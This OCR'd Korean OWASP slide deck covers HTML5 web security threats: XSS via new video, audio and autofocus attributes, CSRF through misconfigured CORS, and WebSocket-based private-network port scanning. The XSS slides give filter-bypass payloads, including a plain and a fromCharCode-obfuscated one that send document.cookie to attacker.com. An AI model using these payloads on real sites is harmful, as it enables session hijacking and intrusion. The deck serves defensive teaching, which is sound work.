HTML5 를 이용한 웹 기반 보안위협 및 대응

주한익(joohanik@coresec.co.kr)

OWASP

The Open Web Application Security Project

About Me

OWASP
The Open Web Application Security Project

- 소속 및 직책
  - ㈜코어시큐리티 보안 1팀장 & 엔지니어
- 관심 분야
  - 웹 어플리케이션 취약점 분석, 악성코드 분석
- 강의 및 컨퍼런스 경력
  - 삼성 첨단기술연수소 (APT, 웹 어플리케이션 보안)
  - 경찰 수사연수원 (웹 어플리케이션 보안, 악성코드 분석)
  - 육군, 해군, 공군
    (소프트웨어 취약점 분석, 익스플로잇 제작)
  - 한국전자통신연구원 (악성코드 분석)
  - etc ...

CoreSecurity
Co.,Ltd.

Agenda

OWASP
The Open Web Application Security Project

- HTML5 개요 (등장배경, 기존버전과의 차이점)

- HTML5 를 이용한 웹 기반 보안위협
  - 추가된 속성 및 태그를 이용한 XSS
  - CORS 를 이용한 CSRF
  - 웹 소켓을 이용한 사설 네트워크 정보 수집
  - 웹 워커를 이용한 DDoS
  - 웹 스토리지 정보 탈취

- 결론 및 질문

OWASP
The Open Web Application Security Project

HTML5 개요

HTML5 개요

OWASP
The Open Web Application Security Project

- W3C 와 WHATWG 에서 표준화 중인 차세대 웹 기반 기술
- “플랫폼, 장치 등에 의존하지 않는 웹 어플리케이션 구현” 을 원칙으로 설계됨
- 기존 버전(HTML4)에 비해 명세의 많은 부분이 바뀜
  - video/audio 태그
  - CORS(Cross-Origin Resource Sharing)
  - XHR Level2
  - 웹 스토리지
  - 웹 워커
  - 웹 소켓
  - etc...

HTML5 개요

OWASP
The Open Web Application Security Project

- 명세의 많은 부분이 보안을 고려하여 설계 되었지만 웹 어플리케이션에 적용하는데 있어 현실적으로 많은 어려움이 있음
- 결국 변경된 혹은 새롭게 추가된 기술들로 인해 공격 포인트가 넓어지게 생김
- HTML5 와 관련된 보안 이슈는 브라우저가 존재하는 모든 장치(ex. 휴대전화, 자동차, 가전제품) 에서 발생할 수 있음


OWASP
The Open Web Application Security Project

HTML5 를 이용한 웹 기반 보안위협 (추가된 속성 및 태그를 이용한 XSS)

보안위협 (추가된 속성 및 태그를 이용한 XSS)

- HTML5 의 속성 및 태그를 이용한 필터 우회
  - HTML5 에서 새롭게 추가된 속성 및 태그들은 XSS 공격 포인트를 증가시킴
  - 기존 사용되었던 블랙리스트 기반 필터를 우회할 수 있음

```
<video><source onerror="alert(1)"></source></video>
<audio><source onerror="alert(1)"></source></audio>
<select autofocus onfocus="alert(1)">
<textarea autofocus onfocus="alert(1)">
<input type="text" autofocus onfocus="alert(1)"
```



보안위협 (추가된 속성 및 태그를 이용한 XSS)

OWASP
The Open Web Application Security Project

- “video” 태그를 이용한 공격 코드 예

```
<video><source onerror=“new Image().src=‘http://www.attacker.com/getcookie.php?cookie=‘+document.cookie”></source></video>
```


```
<video><source onerror=eval(String.fromCharCode(110,101,119,32,73,109,97,103,101,40,41,46,115,114,99,61,39,104,116,116,112,58,47,47,119,119,119,46,97,116,116,97,99,107,101,114,46,99,111,109,47,103,101,116,99,111,111,107,105,101,46,112,104,112,63,99,111,111,107,105,101,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101))></source></video>
```

보안위협 (추가된 속성 및 태그를 이용한 XSS)

OWASP
The Open Web Application Security Project

- “video” 태그를 이용한 공격 시나리오 예

```
<video><source onerror=eval(String.fromCharCode(110,101,119,32,73,109,97,103,
101,40,41,46,115,114,99,61,39,104,116,116,112,58,47,47,119,119,119,46,97,116,
116,97,99,107,101,114,46,99,111,109,47,103,101,116,99,111,111,107,105,101,46,
112,104,112,63,99,111,111,107,105,101,61,39,43,100,111,99,117,109,101,110,116,
46,99,111,111,107,105,101))></source></video>
```

① XSS 를 통한 악성스크립트실행

www.attacker.com

② 쿠키 값 전달

보안위협 (추가된 속성 및 태그를 이용한 XSS)

OWASP
The Open Web Application Security Project

- XSS 공격에 대한 추가적인 내용은 Mario Heiderich 의 “HTML5 Security Cheatsheet” 를 참조
- 대응 및 완화방법
  - 새롭게 추가된 속성 및 태그를 이용한 패턴에 대한 필터링 목록 갱신

OWASP
The Open Web Application Security Project

HTML5 를 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

HTML5 을 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

OWASP
The Open Web Application Security Project


- 개요
  - 최근에는 정보를 제공하는 사이트에서 데이터를 가져온 후 이를 재사용하여 서비스를 창출하는 매쉬업 형태의 사이트가 많이 만들어지고 있음
    ex) 하우징맵스(housingmaps)
  - 이러한 사이트는 특성상 XHR을 이용하여 다른 도메인에 대한 리소스 요청을 빈번하게 발생 시킬 수 밖에 없음
  - 이는 SOP(Same Origin Policy) 에 위배되므로 사이트 개발과정에 많은 불편함을 가져옴
  - 하지만 HTML5 의 XHR Level2 COR(Cross-Origin Request) 을 통해 이를 극복할 수 있게 되었음


HTML5 을 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

- COR(Cross-Origin Request)
  - XHR Level1 은 기본적으로 SOP(Same Origin Policy) 에 제한을 받기 때문에 COR 을 발생시킬 수 없음
  - 하지만 HTML5 의 XHR Level2 는 COR 을 지원하여 CORS(Cross-Origin Resource Sharing) 를 가능하게 함

HTML5 을 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

OWASP
The Open Web Application Security Project





HTML5 를 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

OWASP
The Open Web Application Security Project

- Origin 헤더
  - XHR Level2 를 사용한 요청에는 기존에 없던 “Origin” 헤더가 포함됨
  - “Origin” 헤더는 COR 을 발생시킨 도메인의 정보를 포함하며 해당 요청을 받은 다른 도메인 측에서 출처를 확인하기 위한 용도로 사용됨


HTML5 를 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

OWASP
The Open Web Application Security Project

- Access-Control-Allow-Origin 헤더
  - COR 을 받는 도메인 측에서는 “Origin” 헤더를 통해 출처를 확인하고 응답을 구분해서 보내줄 수 있음
  - COR 을 발생시킨 브라우저의 입장에서 보았을 때 COR을 받는 도메인 측에서 전달된 응답의 허용 여부는 응답에 포함된 “Access-Control-Allow-Origin” 헤더의 값에 의존함
  - 브라우저는 해당 헤더의 값이 COR 을 발생시킨 출처의 도메인과 일치해야 해당 응답을 허용함

HTML5 을 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)


```
GET /response.php HTTP/1.1\r\n
Host: www.other.com\r\n
Connection: keep-alive\r\n
Referer: http://www.foo.com/cors.html\r\n
Origin: http://www.foo.com\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.30
Accept: */*\r\n
Accept-Encoding: gzip,defla
Accept-Language: ko-KR,ko;q
Accept-Charset: windows-949
```





```
HTTP/1.1 200 OK\r\n
Date: Fri, 25 Jan 2013 08:07:31 GMT\r\n
Server: Apache\r\n
Access-Control-Allow-Origin: http://www.foo.com\r\n
Content-Length: 38\r\n
Keep-Alive: timeout=5, max=100\r\n
Connection: Keep-Alive\r\n
Content-Type: text/html\r\n
\r\n
ine-based text data: text/html
http://www.foo.com : Domain is allowed
```

- withCredentials 속성
  - XHR Level2 를 기반으로 하는 COR 은 기본적으로 쿠키 정보가 포함되지 않음
  - XHR 객체에서 제공하는 “withCredentials” 속성을 사용하면 쿠키 정보가 포함된 COR 을 발생 시킬 수 있음

- Access-Control-Allow-Credentials 헤더
  - 쿠키 정보가 포함된 COR 에 대한 응답에는 반드시 “Access-Control-Allow-Credentials : true” 헤더가 포함되어 있어야 브라우저가 받아들임
  - 해당 헤더가 포함된 응답은 “Access-Control-Allow-Origin” 헤더의 값에 Asterisk(*) 가 아닌 출처에 대한 정확한 도메인이 지정되어 있어야 함

HTML5 을 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

OWASP
The Open Web Application Security Project





```
GET /response.php HTTP/1.1\r\n
other.com\r\n
: keep-alive\r\n
ttp://www.foo.com/cors.html\r\n
tp://www.foo.com\r\n
: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.30
*\r\n
oding: gzip,deflate,sdch\r\n
guage: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4\r\n
rset: windows-949,utf-8;q=0.7,*;q=0.3\r\n
Cookie: PHPSESSID=9468986be1c805b14af7009548decc2a\r\n
```

```
HTTP/1.1 200 OK\r\n
Date: Fri, 25 Jan 2013 16:31:48 GMT\r\n
Server: Apache\r\n
Access-Control-Allow-Origin: http://www.foo.com\r\n
Access-Control-Allow-Credentials: true\r\n
Content-Length: 38\r\n
Keep-Alive: timeout=5, max=92\r\n
Connection: Keep-Alive\r\n
Content-Type: text/html\r\n
```

HTML5 를 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

OWASP
The Open Web Application Security Project

- CORS 를 이용한 CSRF 공격 시나리오



HTML5 을 이용한 웹 기반 보안위협 (CORS 을 이용한 CSRF)

OWASP
The Open Web Application Security Project

- 대응 및 완화방법
  - COR 을 받아들이는 사이트에서는 필요하지 않다면 “Access-Control-Allow-Origin : *” 혹은 “Access-Control-Allow-Credentials : true” 와 같은 코드 패턴을 사용하지 않아야 함

OWASP
The Open Web Application Security Project

HTML5 를 이용한 웹 기반 보안위협 (웹 소켓을 이용한 사설네트워크 정보수집)

HTML5 를 이용한 웹 기반 보안위협 (웹 소켓을 이용한 사설네트워크 정보수집)

OWASP
The Open Web Application Security Project

- 개요
  - HTTP 는 프로토콜의 특성상 브라우저가 먼저 요청을 하면 웹 서버가 이를 처리하여 응답을 수행함
  - HTTP 요청/응답 과정이 마무리 되면 기존 형성된 네트워크 세션이 종료됨
  - 이러한 통신 방식은 실시간 채팅 혹은 주식정보 모니터링과 같이 네트워크 연결을 지속적으로 유지하여 상호간의 데이터를 실시간으로 동기화하는 어플리케이션 개발에 제한이 있을 수 있음
  - 이를 보완하기 위해 기존에는 플래시, 플랙스, 실버라이트 와 같은 기술을 활용하기도 했음
  - 하지만 웹 소켓은 이러한 기술에 의존하지 않고도 하나의 TCP 연결을 통한 양방향 통신을 가능하게 함

OWASP
The Open Web Application Security Project

- 웹 소켓 기반 클라이언트-서버 연결과정

```
<script>
var socket;
function init(){
  var host = "ws://192.168.5.8:12345/websocket/se
  try{
    socket = new WebSocket(host);
    log('WebSocket - status '+socket.readyState);
```

3-Way H.S

웹 소켓 H.S

```
7.215100 192.168.5.1   192.168.5.8   TCP   266 63878 > italk [PSH, ACK]
7.215211 192.168.5.8   192.168.5.1   TCP    54 italk > 63878 [ACK] Seq=
7.216090 192.168.5.8   192.168.5.1   TCP   254 italk > 63878 [PSH, ACK]
7.416903 192.168.5.1   192.168.5.8   TCP    60 63878 > italk [ACK] Seq=
```

```
Internet Protocol Version 4, Src: 192.168.5.1 (192.168.5.1), Dst: 192.168
Transmission Control Protocol, Src Port: 63878 (63878), Dst Port: italk (
Data (212 bytes)
  Data: 474554202f776562736f636b65742f7365727665722e7068...

00  00 0c 29 33 a5 5c 00 50  56 c0 00 09 08 00 45 00   ..)3.\.P V.....E.
10  00 fc 49 98 40 00 80 06  25 0a c0 a8 05 01 c0 a8   ..I.@... %.......
20  05 08 f9 86 30 39 51 b0  25 6f 30 34 43 eb 50 18   ....09Q. %o04C.P.
30  01 00 f9 ae 00 00 47 45  54 20 2f 77 65 62 73 6f   ......GE T /webso
40  63 6b 65 74 2f 73 65 72  76 65 72 2e 70 68 70 20   cket/ser ver.php
50  48 54 54 50 2f 31 2e 31  0d 0a 55 70 67 72 61 64   HTTP/1.1 ..Upgrad
60  65 3a 20 57 65 62 53 6f  63 6b 65 74 0d 0a 43 6f   e: WebSo cket..Co
70  6e 6e 65 63 74 69 6f 6e  3a 20 55 70 67 72 61 64   nnection : Upgrad
80  65 0d 0a 48 6f 73 74 3a  20 31 39 32 2e 31 36 38   e..Host:  192.168
90  2e 35 2e 38 3a 31 32 33  34 35 0d 0a 4f 72 69 67   .5.8:123 45..Orig
a0  69 6e 3a 20 6e 75 6c 6c  0d 0a 53 65 63 2d 57 65   in: null ..Sec-We
b0  62 53 6f 63 6b 65 74 2d  4b 65 79 31 3a 20 31 20   bSocket- Key1: 1
c0  6e 6f 39 34 38 2f 28 39  33 31 32 3d 5e 30 36 0d   no948/(9 312=^06.
```

OWASP
The Open Web Application Security Project

- 웹 소켓 인터페이스

```
[Constructor(in DOMString url, in optional DOMString protocol)]
interface WebSocket {
  readonly attribute DOMString URL;
// ready state
  const unsigned short CONNECTING = 0;
  const unsigned short OPEN = 1;
  const unsigned short CLOSED = 2;
  readonly attribute unsigned short readyState;
                        ...
  boolean send(in DOMString data);
  void close();
};
WebSocket implements EventTarget;
```

OWASP
The Open Web Application Security Project

- 웹 소켓의 readyState 속성
  - CONNECTING(0), OPEN(1), CLOSED(2) 세 가지 상태 정보 중 하나를 가짐
  - 웹 소켓이 처음 생성될 때 최초 CONNECTING(0) 값을 가짐

HTML5 를 이용한 웹 기반 보안위협 (웹 소켓을 이용한 사설네트워크 정보수집)

OWASP
The Open Web Application Security Project

- readyState 속성의 CONNECTING(0) 값 지속 시간은 상황에 따라 차이가 있음

원격 시스템의 반응 유형	0 값 지속시간
3-Way H.S 이후 바로 연결을 종료 시키는 경우	<100ms (0.1초 미만)
3-Way H.S 이후 응답을 한 후 바로 연결을 종료 시키는 경우	<100ms (0.1초 미만)
3-Way H.S 이후 연결을 유지 시키면서 데이터 수신을 기다리는 경우	>30000ms (30초 초과)
3-Way H.S 이후 연결을 유지하면서 “배너” 혹은 “웰컴” 메시지와 같은 응답을 전송하는 경우	<100ms (FireFox, Safari) >30000ms (Chrome)

원격 시스템 포트의 상태 및 필터링 유무	0 값 지속시간
원격 시스템의 포트가 열려있는 경우	<100ms (0.1초 미만)
원격 시스템의 포트가 닫혀있는 경우	~1000ms (1초)
패킷이 필터링 되었을 경우	>30000ms (30초 초과)


OWASP
The Open Web Application Security Project

- 사설 네트워크 스캐닝과 readyState 속성과의 관계
  - readyState 값이 0인 상태가 일정시간을 초과하여 지속되면 필터링 되었거나 시스템이 다운된 상태임
  - redayState 값이 0인 상태가 일정시간 안에 1(Open) 혹은 2(Closed) 로 바뀐다면 시스템은 동작중인 상태임

